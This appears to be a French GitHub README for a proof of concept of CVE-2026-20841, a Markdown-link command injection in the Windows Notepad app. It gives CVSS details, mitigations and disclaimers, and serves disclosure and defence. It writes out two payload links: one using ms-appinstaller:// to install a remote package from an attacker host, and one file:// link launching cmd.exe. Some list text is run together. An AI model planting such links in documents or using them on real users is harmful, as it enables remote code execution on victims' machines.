 dogukankurnaz/cve-2026-20841-poc
Preuve de concept démontrant une injection de commandes dans le Bloc-notes Windows via des liens Markdown spécialement conçus, permettant l'exécution de code à distance. Inclut les vecteurs d'attaque, les métriques CVSS et les recommandations de remédiation.

| Champ | Détail |
|---|
| Identifiant CVE | CVE-2026-20841 |
| Titre | Vulnérabilité d'exécution de code à distance dans l'application Bloc-notes Windows |
| Impact | Exécution de code à distance |
| Sévérité maximale | Important |
| CVSS v3.1 Base / Temporel | 8.8 / 7.7 |
| Vecteur CVSS | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C |
| CWE | CWE-77 : Neutralisation incorrecte d'éléments spéciaux utilisés dans une commande (« Injection de commande ») |
| Produit concerné | Application Bloc-notes Windows (version Microsoft Store, builds antérieurs à 11.2510) |
| CNA assigné | Microsoft |
| Publié | 10 février 2026 |
| Divulgué publiquement | Non |
| Exploité | Non |
| Évaluation de l'exploitabilité | Exploitation peu probable |
La neutralisation incorrecte d'éléments spéciaux utilisés dans une commande (« injection de commande ») dans l'application Bloc-notes Windows permet à un attaquant non autorisé d'exécuter du code sur un réseau.
L'application moderne Bloc-notes Windows (distribuée via Microsoft Store) a introduit la prise en charge du rendu Markdown, qui inclut des hyperliens cliquables. La vulnérabilité existe parce que le Bloc-notes ne parvient pas à valider et à assainir correctement les schémas d'URI dans les liens Markdown avant de les traiter. Un attaquant peut créer un fichier .md malveillant contenant des liens spécialement conçus qui, lorsqu'ils sont cliqués par l'utilisateur, déclenchent des gestionnaires de protocole non vérifiés pour charger et exécuter du contenu distant.
| Métrique | Valeur |
|---|---|
| Vecteur d'attaque | Réseau |
| Complexité de l'attaque | Faible |
| Privilèges requis | Aucun |
| Interaction de l'utilisateur | Requise |
| Portée | Inchangée |
| Impact sur la confidentialité | Élevé |
| Impact sur l'intégrité | Élevé |
| Impact sur la disponibilité | Élevé |
| Métrique | Valeur |
|---|---|
| Maturité du code d'exploitation | Non prouvée |
| Niveau de remédiation | Correctif officiel |
| Confiance du rapport | Confirmée |
Comment un attaquant pourrait-il exploiter cette vulnérabilité ?
Un attaquant pourrait inciter un utilisateur à cliquer sur un lien malveillant dans un fichier Markdown ouvert dans le Bloc-notes, ce qui amènerait l'application à lancer des protocoles non vérifiés qui chargent et exécutent des fichiers distants.
Quel est le contexte cible de l'exécution de code à distance ?
Selon la métrique CVSS, le vecteur d'attaque est le réseau (AV:N) et l'interaction de l'utilisateur est requise (UI:R). Le code malveillant s'exécuterait dans le contexte de sécurité de l'utilisateur qui a ouvert le fichier Markdown, donnant à l'attaquant les mêmes autorisations que cet utilisateur.
.md) contenant des hyperliens malveillants.ms-appinstaller://) qui peuvent récupérer et exécuter des charges utiles distantes, ou des URI file:// qui peuvent directement lancer des exécutables locaux.Avertissement : Cette preuve de concept est fournie strictement à des fins éducatives et de recherche en sécurité autorisée uniquement. Ne l'utilisez pas contre des systèmes que vous ne possédez pas ou pour lesquels vous n'avez pas d'autorisation écrite explicite de test. L'accès non autorisé à des systèmes informatiques est illégal et puni par la loi.


La PoC démontre deux vecteurs d'attaque via des liens Markdown conçus :
Vecteur 1 - Installation de charge utile distante via l'abus d'un gestionnaire de protocole :
[Cliquez pour voir le document](ms-appinstaller://?source=https://domaine-contrôlé-par-l-attaquant/malicious.appx)
Vecteur 2 - Invocation d'exécutable local via une URI de fichier :
[Cliquez ici](file://C:/windows/system32/cmd.exe)
.md provenant de sources non fiables dans le Bloc-notes.Les informations fournies dans ce dépôt sont destinées uniquement à des fins éducatives et de recherche en sécurité autorisée. Cette preuve de concept est partagée pour aider les défenseurs à comprendre et à atténuer la vulnérabilité. L'auteur n'est pas responsable de toute utilisation abusive des informations ou des outils fournis ici. Obtenez toujours une autorisation écrite appropriée avant de tester les vulnérabilités d'un système. L'accès non autorisé à des systèmes informatiques est une infraction pénale dans la plupart des juridictions. Utilisez de manière responsable et éthique.
